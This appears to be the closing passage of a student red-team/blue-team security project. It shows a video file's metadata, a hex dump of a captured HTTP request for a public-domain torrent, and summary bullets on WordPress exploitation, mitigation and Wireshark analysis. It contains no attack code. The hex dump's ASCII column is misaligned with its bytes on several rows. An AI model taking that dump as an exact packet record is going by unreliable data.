
File Name: Betty_Boop_Rhythm_on_the_Reservation.avi

File Size: 100.50 MB

Resolution: 720x480

Duration: 00:06:02

0030 ff ff 31 06 00 00 47 45 54 20 2f 62 74 2f 62 74 ..1..GE T /bt/bt
0040 64 6f 77 6e 6c 6f 61 64 2e 70 68 70 3f 74 79 70 download .php?type=torrent&file=B
0050 65 3d 74 6f 72 72 65 6e 74 26 66 69 6c 65 3d 42 etty_Boop_Rhythm
0060 65 74 74 79 5f 42 6f 6f 70 5f 52 68 79 74 68 6d on_the_Reservat
0070 5f 6f 6e 5f 74 68 65 5f 52 65 73 65 72 76 61 74 ion.avi. torrent
0080 69 6f 6e 2e 61 76 69 2e 74 6f 72 72 65 6e 74 20
0090 48 54 54 50 2f 31 2e 31 0d 0a 52 65 66 65 72 65 HTTP/1.1 · Refere
00a0 72 3a 20 68 74 74 70 3a 2f 2f 70 75 62 6c 69 63 r: http://public
00b0 64 6f 6d 61 69 6e 74 6f 72 72 65 6e 74 73 2e 69 domaintorrents.i
00c0 6e 66 6f 2f 6e 73 68 6f 77 6d 6f 76 69 65 2e 68 nfo/nshowmovie.h
00d0 74 6d 6c 3f 6d 6f 76 69 65 69 64 3d 35 31 33 0d tml?movieid=513
00e0 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a · User-Agent: Mozilla/5.0 (Windows
00f0 69 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 NT 10.0; Win64
0100 73 20 4e 54 20 31 30 2e 30 3b 20 57 69 6e 36 34 ; x64) AppleWebKit/537.36 (KHTML, like Gecko)
0110 3b 20 78 36 34 29 20 41 70 70 6c 65 57 65 62 4b



Concluding Thoughts:

- **RED TEAM**

The 2 targets contained plethora of vulnerabilities which were exploited mainly through WordPress.

- **BLUE TEAM**

We found effective ways to potentially mitigate the vulnerabilities that the Red Team exploited.

- **NETWORK**

Using Wireshark, we logged and analysed for suspicious activities and discovered the malicious activities.

Update SOFTWAREs , Keep PATCHING and be ALERT !